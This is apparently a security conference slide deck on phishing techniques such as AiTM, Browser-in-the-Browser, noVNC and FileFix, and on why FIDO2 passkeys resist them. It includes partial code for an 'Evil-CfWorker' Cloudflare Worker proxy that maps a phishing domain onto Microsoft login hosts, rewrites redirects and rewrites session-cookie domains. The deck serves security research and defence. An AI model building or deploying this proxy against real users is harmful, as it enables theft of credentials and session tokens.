

# Cloud Edge Phishing: Breaking the Future of Auth



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### #Whoami

- ❖ Security Consultant at IOActive
- \* Red Team & Malware Development
- Researcher

#### **Contact**



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(T) @Hexix23




cgomezsec.com







## **Modern Phishing Techniques**



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# **Modern Phishing Techniques**




# Modern Phishing Techniques

Browser-in-the-Browser (BITB)








### **Modern Phishing Techniques**

#### <u>Adversary-in-The-Middle (AiTM)</u>

- 1. It's the same concept as MiTM, but with a cooler name.
- 2. Victim Phishing Server Legitimate Server
- 3. MFA, Cookies, Username, Password etc.
- 4. Evilginx
  - Developed by Kuba Gretzky (<u>@mrgretzky</u>)






### **Modern Phishing Techniques**

#### Frameless Browser-in-the-Browser

- Hybrid method (BiTB & AiTM)
- 2. Fake Browser window containing a real proxified authentication page.
- 3. No *<iframe*> loads here
- 4. Mimic BiTB animation with CSS
- 5. Author: Wael Masri <u>@waelmas01</u>






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### **Modern Phishing Techniques**

#### Frameless Browser-in-the-Browser






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### **Modern Phishing Techniques**

#### noVNC

- Web browser in kiosk mode
- Give access through web VNC
- Victim connected to our browser
- Resolution & Copy/Paste
- Tool EvilnoVNC developed by Joel Gamez Molina (<u>aJoelGMSec</u>)
- Special mentions: https://github.com/wanetty/MultiEvilnoVNC




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### **Modern Phishing Techniques**

### File Fix Technique (by @mrdox)

- Click fix variation
- Execute commands via the File Explorer address bar
- Good pretext
- Multiple variations






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### **Modern Phishing Techniques**

File Fix Technique (by @mrdox)

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Source: https://wizardcyber.com/from-clickfix-to-filefix-a-new-frontier-in-social-engineering-attacks/

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### **Modern Phishing Techniques**

Al Powered Phising

Voice phishing (vishing)

### Deepfake Deception: Weaponizing Al-Generated Voice Clones in Social Engineering Attacks

Dave Falkenstein

Source: Secwest by Dave Falkenstein


#### Deepfake impersonations



Source: Diep Nep



### **Service workers**



- Script that runs in the browser's background.
- Enables **offline web apps** and boosts performance.
- Intercepts and manages network requests.
- Provides smart caching for faster loading.
- Powers features like push notifications.

### **Cloudflare Workers**



- Run JavaScript at the network edge.
- Cloudflare workers are **Serverless**.
- Improve performance & scalability.
- Operate outside the browser.
- Handle global traffic efficiently.



### FIDO2/Passkeys: The Cryptographic Shield

- FIDO2 is a passwordless authentication standard that eliminates the need for traditional passwords by using cryptographic key pairs and biometric verification.
- Passkeys are digital credentials stored securely on your devices that use public-key cryptography - your private key never leaves your device while the public key is stored on the server.
- Authentication works through a simple challenge-response process: the server sends a challenge, your device signs it with the private key, and verification happens instantly without transmitting secrets.
- Users authenticate using familiar methods like fingerprint, face recognition, or device PIN, making login both more secure and more convenient than passwords.
- Passkeys are phishing-resistant and sync across your devices through encrypted cloud services, providing seamless access while maintaining maximum security.





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
### FIDO2/Passkeys: The Cryptographic Shield

Register Your User Source: https://www.webauthn.me/ Connect a USB authenticator, or make sure your device has a built in one like TouchID, and enter your username or email address. name: supersecureguy@ioactive.com REGISTER authenticator browser relying party https://myapp.com



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
### FIDO2/Passkeys: The Cryptographic Shield





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### FIDO2/Passkeys: The Cryptographic Shield





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### FIDO2/Passkeys: The Cryptographic Shield

#### **KEY SECURITY FEATURES**

#### Origin Binding

- Credentials are cryptographically tied to exact domain
- 2. login.microsoftonline.com ≠ evil-domain.com

#### **No Shared Secrets**


- Private key NEVER transmitted
- Only signatures that cannot be reused

#### Hardware Protection

- Keys stored in Secure Enclave/TPM
- Biometric/PIN required for access


#### **©** Challenge-Response

- Each login uses unique challenge
- Signatures cannot be replayed





### FIDO2/Passkeys: The Cryptographic Shield



#### WHY AITM FAILS?

#### Origin Mismatch

- •Credential registered for: login.microsoftonline.com
- •User currently on: evil-site.com
- Browser blocks authentication

#### Hardware-Level Verification

- •Authenticator validates domain at hardware level
- Cannot be spoofed by proxy manipulation

#### Cryptographic Binding

- Private key tied to exact origin
- •No way to "trick" the cryptographic validation

#### Browser Security Model

- Origin validation happens in secure browser context
- •Proxy has **zero control** over this process



How this Invisible Proxy works? Deploy the server Microsoft Send the phishing Invisible Proxy Victim Original Server Doing interesting email things under the Received hood to perform Connect to the redirection 01 01 01 01 01 01 Open phishing https://login.microsoftonline.com URL Rewrite things so it can communicate back Attacker Landed on the with the invisible proxy phishing domain, viewing the content 6 of the original server User & Password Invisible proxy sends ps://login.microsoftonline.com/logi credentials to the Rewrite things so it can attacker's server © communicate back Landed on the with the invisible proxy next step of the 7.5 Oauth2 workflow. MFA/OTP ttps://login.microsoftonline.com/logged Redirect to Legitimate Domain

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### Coding 101 (Evil-CfWorker)

- 1. This single line intercepts every HTTP request hitting our phishing domain before any processing occurs.
- 2. The event listener acts as our universal gateway, routing all traffic to the core proxy engine.
- 3. By hijacking the fetch event, we guarantee total control over every response sent back to victims.

```
/**
  * Main event listener
  */
addEventListener('fetch', event => {
    event.respondWith(handleRequest(event.request));
});
```



### Coding 101 (Evil-CfWorker)

- These bidirectional mappings are the DNA of our invisible proxy; they define which legitimate domains get replaced with phishing ones.
- SUBDOMAIN\_MAPPING transforms victim requests from phishing domains to real Microsoft services seamlessly.
- REVERSE\_MAPPING ensures Microsoft's responses get rewritten back to our phishing domains, completing the illusion.

```
// Bidirectional domain mapping
const SUBDOMAIN_MAPPING = {
    'magicedge.help': 'login.microsoft.com',
    'login.magicedge.help': 'www.office.com',
    'cdn.magicedge.help': 'aadcdn.msftauth.net',
    'static.magicedge.help': 'aadcdn.msauth.net',
    'live.magicedge.help': 'login.live.com',
    'browser.magicedge.help':'browser.events.data.microsoft.com',
    'net.magicedge.help':'identity.nel.measure.office.net',
    'eu.magicedge.help':'eu-mobile.events.data.microsoft.com'
};
```

```
// Reverse mapping for responses (original -> phishing)
const REVERSE_MAPPING = {
    'login.microsoftonline.com': 'magicedge.help',
    'login.microsoft.com': 'login.magicedge.help',
    'www.office.com': 'office.magicedge.help',
    'aadcdn.msftauth.net': 'cdn.magicedge.help',
    'aadcdn.msauth.net': 'static.magicedge.help',
    'login.live.com':'live.magicedge.help',
    'browser.events.data.microsoft.com':'browser.magicedge.help',
    'identity.nel.measure.office.net':'net.magicedge.help',
    'eu-mobile.events.data.microsoft.com':'eu.magicedge.help'
};
```



### Coding 101 (Evil-CfWorker)

- This parameter prevents automatic redirects that would expose Microsoft's real domains to the victim.
- We intercept every redirect response and rewrite the Location header to keep victims on our phishing domain.
- Without manual control, OAuth flows and MFA redirects would immediately break our domain illusion.

```
// Forward to Microsoft
const response = await fetch(rewrittenUrl, {
    method: request.method,
    headers: headers,
    body: body,
    redirect: 'manual'
});
```



X WITHOUT redirect: 'manual'	<b>▼</b> WITH redirect: 'manual'
What Happens:	What Happens:
Fetch follows redirects automatically	We intercept every redirect response
Victim sees real Microsoft URLs	We rewrite Location headers
Domain illusion breaks instantly	Victim stays on phishing domain
Game over	Attack continues seamlessly

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### Coding 101 (Evil-CfWorker)

- We intercept Microsoft's Set-Cookie headers and rewrite their domains to match our phishing domain.
- This transforms legitimate Microsoft session cookies into cookies that work on our malicious domain.

 The victim's browser now sends Microsoft's authentication tokens directly to our proxy on

every request.

// Rewrite cookie domains
<pre>const rewrittenCookie = rewriteDomains(cookie, 'response', {</pre>
cookieDomains: true,
plainDomains: true
<pre>});</pre>

MICROSOFT SENDS	<b>→</b>	<b>™</b> WE TRANSFORM TO
Set-Cookie: ESTSAUTH=abc123;	REWRITE	Set-Cookie: ESTSAUTH=abc123;
Domain=.microsoftonline.com	DOMAINS	Domain=.evil-domain.com
Set-Cookie: ESTSAUTHPERSISTENT=xy z;	REWRITE	Set-Cookie: ESTSAUTHPERSISTENT=xy z;
Domain=.login.microsoft.com	DOMAINS	Domain=.login.evil-domain.com




### Microsoft Oauth2 Security


Domain Rewriting

